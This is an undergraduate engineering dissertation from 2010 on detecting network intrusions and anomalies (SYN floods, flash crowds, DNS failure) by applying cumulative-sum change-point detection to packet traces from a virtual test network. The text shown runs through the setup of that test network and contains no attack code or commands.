University of Southern Queensland

Faculty of Engineering & Surveying

Intrusion and Anomaly Detection in Computer Networks using Signal Processing Approaches

A dissertation submitted by

Timothy J Jordan

in fulfilment of the requirements of

Courses ENG4111 and ENG4112 Research Project

towards the degree of

Bachelor of Engineering (Computer Systems)/Bachelor of Information Technology (Applied Computer Science)

Submitted: October, 2010

Abstract

Computer network problems can often be time consuming and frustrating to resolve. An inefficient yet heavily used method for resolving these problems is the manual inspection of performance data and using 'trial and error' methods, until the system is working again. Normally the actual cause of the problem, is only resolved post-mortem by inspecting the various network data available. The aim of this paper is to research and test signal processing techniques and how they can be applied to various data produced by computer network anomalies.

More specifically, the properties of different network events will be characterised and the data that makes up those characteristics will be extracted and analysed using a modified cumulative sum algorithm. Network events that will be covered are Denial of Service SYN flood attack, Flash Crowd and DNS server failure. The characteristics will extracted by analysing traffic matching certain properties, such as its IP/TCP protocol, source and destination address or what TCP flags are set on each packet.

To apply the signal processing techniques, data is required so that it can be processed by the signal processing system. To achieve this the network anomalies were simulated in a test network and the traffic was captured during the simulations. The traffic was then put through the analysis system.

The signal processing technique used mainly was the Cumulative Sum algorithm. The algorithm was used inside of a change detection system. Results from the change detection system were promising, as changes in states and state properties were able to be detected.

University of Southern Queensland

Faculty of Engineering and Surveying

ENG4111/2 *Research Project*

Limitations of Use

The Council of the University of Southern Queensland, its Faculty of Engineering and Surveying, and the staff of the University of Southern Queensland, do not accept any responsibility for the truth, accuracy or completeness of material contained within or associated with this dissertation.

Persons using all or any part of this material do so at their own risk, and not at the risk of the Council of the University of Southern Queensland, its Faculty of Engineering and Surveying or the staff of the University of Southern Queensland.

This dissertation reports an educational exercise and has no purpose or validity beyond this exercise. The sole purpose of the course pair entitled "Research Project" is to contribute to the overall education within the student's chosen degree program. This document, the associated hardware, software, drawings, and other material set out in the associated appendices should not be used for any other purpose: if they are so used, it is entirely at the risk of the user.

Prof F Bullen

Dean

Faculty of Engineering and Surveying

CERTIFICATION

I certify that the ideas, designs and experimental work, results, analyses and conclusions set out in this dissertation are entirely my own effort, except where otherwise indicated and acknowledged.

I further certify that the work is original and has not been previously submitted for assessment in any other course or institution, except where specifically stated.

Student Name Timothy Jordan
Student Number: 0050024863

Timothy Jordan
Signature

28/10/10
Date

Acknowledgments

This dissertation would never have been started, if not for the support of the staff from the Faculty of Engineering and Surveying at the University of Southern Queensland. I would like to take this opportunity to thank all my lecturers and tutors that have assisted me with my study throughout my years as a student at USQ. A special mention should be made to John Leis, my project supervisor, for assisting with the formulation of my topic and for his assistance along the way.

My friends and family should also be thanked for their support throughout my degree. Especially my parents, Greg and Vicki Jordan who supported me during the early years of my degree. I would not be where I am now with their support.

Timothy J Jordan

University of Southern Queensland

October 2010

Contents

List of Figures

List of Tables

Nomenclature

$ACKFlag$	Flag that is set on a TCP packet that assists with communication between two machines.
DOS	Acronym that stands for Denial of Service, which is a type of malicious network attack.
$FINFlag$	Flag that is set on a TCP packet that assists with the termination of a TCP connection.
RFC	Acronym for Request for Comment document, used to define standards for network communication.
$SYNFlag$	Flag that is set on a TCP packet that assists with the initiation of TCP connection.
TCP	Acronym for Transmission Control Protocol, which is a protocol used to control connections over a IP network. Defined by RFC 793.
IP	Acronym for Internet Protocol, which is the layer that encapsulates the TCP layer.
VM	Acronym for Virtual Machine.
DNS	Acronym for Domain Name Service, which is a network system that matches domain names to IP addresses.
RAM	Acronym for Random Access Memory.
CPU	Acronym for Central Processing Unit.

Chapter 1

Introduction

Network and Server anomalies can be extremely time consuming and tedious to detect and often require deep analysis of data and graphical displays. Many of the commercially available server monitoring tools provide graphic displays of various computer network metrics and trigger alerts when certain metrics fall outside of accepted values. The main problem with setting accepted values is that certain network metrics must be fall between is that network behaviours change over time.

Another shortcoming network monitoring tools is that very high level information is displayed, which without the detail that creates the information can be of little use. On the other side too much data can be overwhelming for the person inspecting it and potential problems could be missed. A solution for this problem could be applying some signal processing techniques to this data to attempt to extract useful data. There is a large number of commercially available anomaly detection software packages available, but they are both expensive and quite often the inner workings of the system are kept confidential. This in mind, the approach to this paper is to provide the a basic open-source system that could be easily implemented at low cost. Although not covered in this project, a real-time implementation of this system would be the end goal. An open-source system would also allow it to improved over time as well.

The advantages of good anomaly detection is that problems can be identified early and procedures can be executed to rectify them. Early detection and rectification will ensure

that the users of the computer network experience less severe performance degradation or outages.

This purpose of this paper is to identify the different types of computer network anomalies, identify their characteristics, then attempt to devise some signal processing techniques to detect them. Although not explored in this paper, it would be envisaged that these techniques would be applied in a real-time system.

1.1 Overview of the Dissertation

This dissertation is organized as follows:

Chapter 2 A short history of computer network instrusion and anomalies. Explores instrusion and anomaly events that have happened in the past, and the techniques that have been used to attempt to identify them.

Chapter 3 Proposes an approach to using signal processing techniques to detect computer network anomalies.

Chapter 4 Details the set up of the test bed and the software required to perform the simulation of the various network anomalies. The data capture techniques used are also explained in this chapter.

Chapter 5 The network netrics to extract and the nature of the experiments are defined in this chapter.

Chapter 6 Experiments devised in Chapter 5 are performed and the results of the experiments are produced.

Chapter 7 The results of the network anomaly detection tests are analysed.

Chapter 8 Concludes the dissertation and suggests further work in the area of using signal processing techniques to detect computer network anomalies.

Chapter 2

A Short History of Computer Network Anomalies

2.1 Chapter Overview

The purpose of this chapter is to provide a background on computer network anomalies. This includes a definition of computer network anomalies, research into different types of anomalies and some real examples of these anomalies. Detection methods used in past papers will also be discussed.

2.2 Definition of an Anomaly within a Computer Network

To identify network anomalies using signal processing, the anomalies and events causing these anomalies must be defined. (Thottan & Ji 2003) defines a network anomaly to occur when network operations deviate from normal network behaviour. Using this definition the paper put forward the premise that network anomalies are characterised by "correlated transient changes in measured network data occur prior to or during an anomalous event". Both (Carl, Kesidis, Brooks & Rai 2006) and (Barford, Kline, Plonka & Ron 2002) confirm this view. Anomalous events are generally placed into two categories, malicious and innocent. Malicious anomalies are generally caused by a third

party attempting to disrupt the operation of a computer network or server. Anomalies that are caused by unusual, but legitimate use of a network resource are classified as innocent, as the operation was not disrupted for malignant purposes.

In all cases of network anomalies either caused by legitimate traffic or not, is that they all deviate from normal behaviour. Defining and detecting what specific behaviours are anomalous is a challenging process.

2.3 Different types of Computer Network Anomalies

There are many types of anomalies that affect the availability and performance of servers and computer networks. Two of the most prevalent types of anomalies are Denial of Service (DOS) and Flash Crowds, characteristics of these anomalies are well documented in the literature. Other types of events that cause anomalies, could be incorrectly configured servers or routers, actual hardware failures or critical servers such as DNS or DCHP servers malfunctioning.

2.3.1 Denial of Service (DOS) Attack

Network attacks in their very nature are unpredictable and potentially harmful to network availability and integrity. The main form of network attack is a Denial of Service (DOS) attack. A DOS attack involves sending the victim a large amount of malformed network traffic, this causes an overload on the servers and switches processing the packets. The overload will prevent legitimate packets from being processed or cause the server to crash under the extremely heavy load. Signal processing techniques are generally more usefully applied to attacks such as DOS attacks. (Patrikakis, Masikos & Zouratraki 2004).

2.3.2 Flash Crowd Anomaly

One situation that can cause network anomalies is a flash crowd event, this is caused when a particular resource on a computer is high demand from the user base. This creates a large flow of legitimate traffic to one server, which increases the load on the server, causing performance degradation. A flash crowd is referred to colloquially as the 'Slashdot' effect (Kaltenbrunner, Gomez & Lopez 2007).

2.3.3 Other Types of Network Anomalies

There are many other forms of network attacks, such as spoofing, man-in-the-middle and packet sniffing (http://technet.microsoft.com/en-us/library/cc959354.aspx, accessed May 2010). The other situation which causes a network anomaly is a network failure. A network failure is when a piece of hardware or software malfunctions causing network traffic to suddenly change its behaviour. The change in behaviour could be the result of a network path becoming unavailable and the traffic being re-routed around the outage.

2.4 A Background on IP/TCP Structure

As this dissertation centres around the detecting anomalies within computer networks, a brief background on how computer networks operate via the Internet Protocol (IP) and the Transmission Control Protocol (TCP) will be provided. This section is not meant to provide an exhaustive description of the network protocols, but to provide enough background to understand the thought processes through this paper.

Each network packet consists of several encapsulated layers, of which IP and TCP are part of. The IP layer is the layer below the TCP layer and encapsulates the TCP frame and the IP header. The most important part of the IP header for this project are the destination and source IP addresses.

The TCP layer, is the next layer up and contains the data to be transmitted and other



Figure 2.1: Diagram showing the make up of the TCP/IP protocol encapsulation. (Adapted from (Leis 2006)).

critical connection data. The TCP layer controls the connection and error handling, as it is essentially the final layer to be processed and is processed by the actual sender or receiver of the packet. As the TCP layer contains the port numbers, TCP flags, packet sequence and many other critical connection properties. This information characterises the traffic and could be used for anomaly detection in computer networks. See figures 2.1 and 2.2 for a diagrammatic explanation of the IP/TCP layers.

2.5 Available Network Monitoring Software

There are numerous network monitoring packages available that provide a seemingly endless amount of network information to the administrator. The main premise of these packages is to present the user with a graphical display of their server and network data, and then based on that data the administrator will create a series of alarms to alert them when the data is outside of a pre-set range. The more complex systems have functionality built in to execute scripts to attempt to rectify the problem without human interaction.



Figure 2.2: Diagram showing the encapsulation of the network layers. (Adapted from (Leis 2006)).

The most popular commercial networking monitoring systems are:

Big Brother `http://bb4.com/docs/bb4-release-notes.htm`

Nimsoft Monitoring Software `http://www.nimsoft.com/solutions/datacenter-network/network/index.php`

Nagios `http://www.nagios.org/`

Cisco Network Management `http://www.cisco.com/en/US/products/ps6835/serv_group_home.html`

The currently available network monitoring tools all provide great network monitoring functionality, however they require large amounts of resources to implement, and many are quite expensive install and have large ongoing licence costs. These costs are quite acceptable for large corporations, but the administrators of less expansive computer networks might find this cost inhibitive. Therefore, this project, will not create an alternative to these tools, but the aim is to create a simple yet effective method of detecting whether or not something is amiss in a computer network. The target users for such a system would be administrators of small clusters of servers and Information

Technology hobbyists.

2.6 Statistical Approaches to Anomaly Detection

Non-parametric statistics are statistics that don't rely on the data being from a probability distribution. Parametric statistics are the opposite of non-parametric statistics.

Techniques covered by the reviewed papers were mainly wavelet analysis, activity profiling and sequential change-point detection. Wavelet detection was the most popular technique and involves decomposing the network traffic into frequency components. The network traffic can then be viewed in a number of frequency spectra, which separates the anomalous traffic characteristics from the normal traffic. In wavelet analysis, the normal traffic is referred to as noise. The wavelet techniques studied in the available literature split the frequencies into low, mid and high frequency components and tested their response to different network scenarios.

In Barford et al. (2002), the low frequency component of the data was very similar to the original signal. As the analysis of the flash crowd anomaly showed the low frequency band was mildly effective for detecting flash crowds. While the response was easy to detect visually, the low frequency band wouldn't be useful for anomaly detection, as it may be prone to false positive alarms. For short lived anomalies, such as network outages or DOS attacks, the low frequency band showed no response. The mid and high frequency decomposition showed promising results for detecting network anomalies automatically. For both the flash crowd and DOS attack the mid and high frequency decompositions showed a very visible spike, these spikes would be able to be detected automatically.

Another technique used for anomaly detection is activity profiling. Activity profiling involves extracting a network packet's header details, to provide a measure on the different types of traffic flows. There a few methods of obtaining an activity profile for a network, but all follow a similar pattern, flow data from a computer or switch is collected over a period of time. Normal network operation is then defined by various statistical metrics of the data. An anomaly is detected when the current network

activity is deemed to differ from the previously defined normal activity.

To make activity profiling effective the system needs to be trained on the network for a period of time. Then useful metrics to focus on and apply thresholds on must be found. This creates a distinct disadvantages of poor portability and inflexibility with anomaly detection. The portability is poor because the detection would need to be calibrated to each individual system that is deployed, the calibration period could be over a month to ensure a stable profile is established. To keep up with constant evolution of the network, like addition of network resources or network reconfiguration, the system would need to calibrated regularly. This means that the effectiveness of the anomaly detection, depends on how well the system is calibrated and would degrade over time.

The final technique for detecting network anomalies studied is sequential change point detection. Sequential change point detection involves determining if a observed time series is statistically homogeneous and then determines the point at which the time series deviated. The time series is normally made up of data captured from the packet flow, such as addresses, ports, or protocols. The change point detection method mainly employed is one that analyses sampled network data, of which a cumulative sum (CUSUM) is applied to. The CUSUM algorithm is used as the engine of the change point detector, with various metrics from the network flow fed in.

2.7 Chapter Summary

This chapter has laid the foundation for the dissertation by explaining the background of some key concepts covered by this paper. In particular, network anomalies have been defined, as events that are not part of the normal network behaviour. The basic parts of the IP/TCP network layers were explained, currently available network monitoring tools were discussed and importantly past approaches to anomaly detection were covered.

The background research has now been completed, so the next step is define the approach to take to the project.

Chapter 3

Project Methodology

3.1 Chapter Overview

This chapter will detail the approach taken to the project and how this approach will be executed. There are three main parts of this research project, formulating experiments, simulating network anomalies and applying signal processing techniques to the simulation outputs. Prior to commencing these parts some important groundwork must be done. The groundwork entails researching the characteristics of different network anomalies and determining which data will be most useful to analyse.

3.2 The Groundwork: Network Characteristics

The literature that was researched for this project in relation to the characteristics of networks, suggested that a vast amount of useful is stored in packet traces from networks. Its just a matter of determining what information is useful for detecting changes in network behaviour. The obvious metric to analyse is the traffic flow rate, how much traffic is moving around the network at any one time. This is measured in either the number of packets or bytes transmitted over a period of time.

The traffic flow rate can then broken down further, by splitting the traffic up into

groups depending on whether or not certain TCP flags are set on the packets. The design of the TCP protocol suggests that this would be a good method of determining whether or not traffic on the network is normal. A high occurrence of the SYN flag would suggest that either a server is not responding or some type malicious behaviour is happening. The design of the TCP acknowledgement system, suggests that legitimate traffic in a properly functioning network would see a higher occurrence of the ACK flag, than the SYN flag.

Detecting anomalous behaviour in legitimate, well-formed traffic flows will require a different approach. From studying the available literature, looking for changes in the occurrences of IP addresses and TCP protocols would be good methods to detect changes within legitimate traffic flows. Another network scenario that could indicate a problem, would be when there is a high amount of network query traffic being transmitted across a network.

Network query traffic would be traffic such as DNS queries, ARP queries and ICMP requests. If the proportion of this type of traffic compared to data transmission increased, then it may indicate that something is amiss with the state of the network. For example, if the DNS server was not responding, then a large proportion of DNS requests would be transmitted when compared to HTTP or FTP data packets.

As explained above, some key metrics need to extracted from the packet traces. After examining the literature and perusing the technical information available about TCP networks, the following list of metrics was devised.

These extraction of these metrics will be explained in the next section.

3.3 Data Gathering Methods

To extract the metrics described in section 3.2, packet capture and analysis software will be required. As the tests will be run on a PC running a Linux operating system, the required software will be easy to obtain. The WireShark suite of software will be used to capture and analyse the required packet traces. This suite of programs contains

Metric	*Description*
Packets per second	Count of packets received every second.
Bytes per second	Number of bytes received every second.
Average Packets per second	Moving average of Packets/sec metric.
Average Bytes per second	Moving average of bytes/sec metric.
SYN Flags per second	Number of packets with SYN flag set per second.
ACK Flags per second	Number of packets with ACK flag set per second.
FIN Flags per second	Number of packets with FIN flag set per second.
Packets per second by IP	The number of packets per destination IP per time period.

Table 3.1: Network metrics to extract and analyse.

software to merge, split and filter the packet traces, which will be required to massage the data into a format which can be processed by the change detector.

To automate the processing of the packet trace data, the required WireShark commands will executed from within custom written C++ programs. This automation should save an enormous of manual file manipulation and pave the way for the possibility real-time implementation in further work.

As explained above, the metrics will be extracted using some custom written C++ software wrapped around system calls to packet analysis software. The packet analysis software will be executed to produce ASCII output, that can be scanned line by line by the calling C++ program. The custom written software, will scan each line, taking the metrics from the expected position on the line and putting them into a CSV file. The metrics will then be fed into the signal processing algorithms. CSV files have been used so that the data can be examined at various stages of the process, using spreadsheet software. Figure 3.1 graphically shows the basic structure of how the data will gathered and analysed.



Figure 3.1: Flowchart of how the data will gathered and processed.

3.4 Simulation Methods

The tests will be simulated within a virtual network, consisting of a number of virtual machines running the Debian based Linux distribution, Ubuntu. Using a Linux operating system enables easy access to utilities to send packets across the network. This will allow for good control over the data being sent around the network. The structure of the virtual network will be explained in later chapters.

To create the network anomalies, C/C++ programs will be created to attempt to simulate the behaviour of the network events. This will require calibration of the programs to output requests or packets at the desired rate to best simulate events. The simulations will be run with spurious, short-lived events as well to measure the ability of the algorithms in detecting false positives.

3.5 Data Analysis Methods

The main data analysis method that will be utilized will be the cumulative sum algorithm. The cumulative sum (CUSUM) will provide good computational efficiency and if the correct parameters are used should be able to generate some reasonable change point detection. Some more complex change point detection algorithms have been researched, but for the purposes of efficiency and simplicity a basic CUSUM algorithm will be used.

The concept behind using a CUSUM algorithm as a change point detector is to incorporate a moving average, moving standard deviation or rate of change of moving average to apply as weight to the algorithm. This approach will attempt to detect when the statistical behaviour of the metric changes. When a change has occurred, the average and standard deviation statistics will be used to model the new state of the time series. The statistical values of the previous states will be saved, so when the next change occurs the new state can be compared against previously encountered states.

Storing the state statistics will enable the traffic behaviour to be analysed over the long term, and each state could be given a meaningful description. Non-anomalous states

would be for example, night mode, morning mode, etc. Examples of anomalous states would be attack, heavy traffic, etc. If a new state is encountered, then it would be investigated by an administrator and either disregarded or added as a new state.

At the completion of a state change, the moving average of the time series should be somewhat static within a certain range. While the moving average is changing the state change will be assumed to be still in progress.

3.6 Chapter Summary

The approach to the project has been discussed in some detail in this chapter. The following chapters will involve executing the strategy developed in this chapter. The main points to take out this are that to get the point where the change point detection can be tested, some work needs to be done. To get the data for the change point detector, anomaly patterns need to be researched, a test network created, anomalies need to be simulated and the resultant packet traces need to be analysed.

Chapter 4

Test Network Setup and Analysis Software

4.1 Chapter Overview

This section details the set up of the test network to generate the data required to perform the analysis on. This chapter also specifies the off the shelf software and simulation software used to capture the various pieces of data. A vital component of the project, change point detection system is also discussed in this chapter.

4.2 Test Network Set Up

In order to simulate the anomalies and capture the packet traces a test network of computers will be required. After considering the logistical and hardware requirements of having a physical network to test with, a virtual network will be used to simulate and capture the anomalies. Using a virtual network will keep costs down, as physical hardware will not be required for each machine and physical network infrastructure will not be required. The only physical requirement for the virtual network is a host PC.

To create the virtual infrastructure required for the network, Sun Microsystem's Virtu-

alBox software package was used. This particular software package was chosen because of its ease of installation, reliability and the fact that it is freely available. Another advantage was that it could run on both Microsoft Windows and Linux operating systems and both Linux and Windows virtual machines could be created.

The physical machine that the virtual network was installed on, is running the Debian-based Linux operating system, Ubuntu 10.04 LTS. Each virtual machine in the virtual network, also had the Ubuntu operating system installed. The advantage of using the Ubuntu operating system is that no licensing costs were involved and setting up the servers and network interfaces in Linux is quite simple. There are also numerous open source network tools and utilities that can be used to generate and analyse traffic. A diagram of the test network topology is shown in figure 4.1.

To facilitate the virtual network, a virtual network interface was installed on the host PC, that provided an isolated, host-only network. The virtual network interface enabled packet traces to be easily captured on the host PC, to prevent interference with the activity on the virtual network. Each virtual machine was assigned an IP address within the 192.169.56.101-192.169.56.256 address range, with the gateway machine (host PC) at address 192.169.56.1. Each virtual machine was running 256MB of random access memory (RAM) and a basic virtual processor. The size of the RAM had to be kept to minimum so that many virtual machines could run simultaneously without exhausting the RAM on the host PC.



Figure 4.1: Diagram of test network, used to simulate the anomalies and capture the data required for analysis.

4.3 Simulation Software

To attempt to simulate the different computer network events, programs will need to be created. The simulation programs will be written in the C/C++ programming language. The two events that will need to be simulated, will be the SYN flood attack and the flash crowd event, therefore two programs will be required.

The SYN flood simulator that will used was written by Guild Productions in 1996 (modified 1998 by Dan Forsberg) as part of a white paper on the subject of network attacks. It was written in the C programming language and a couple of minor modifications on the header file includes and some variable assignments were required. The changes were required so that the program could be compiled and run on the virtual machines in the test network. The source code for this program can be found in Appendix B. The main premise of this simulator is to send as many packets with the SYN flag set to the victim machine, to create an anomalous traffic pattern.

For the flash crowd simulation the simulator will increase the traffic in predetermined



Figure 4.2: Graph showing the traffic flow over time from a real flash crowd event. (Copyright Princeton University *Slashdotting* (2010))

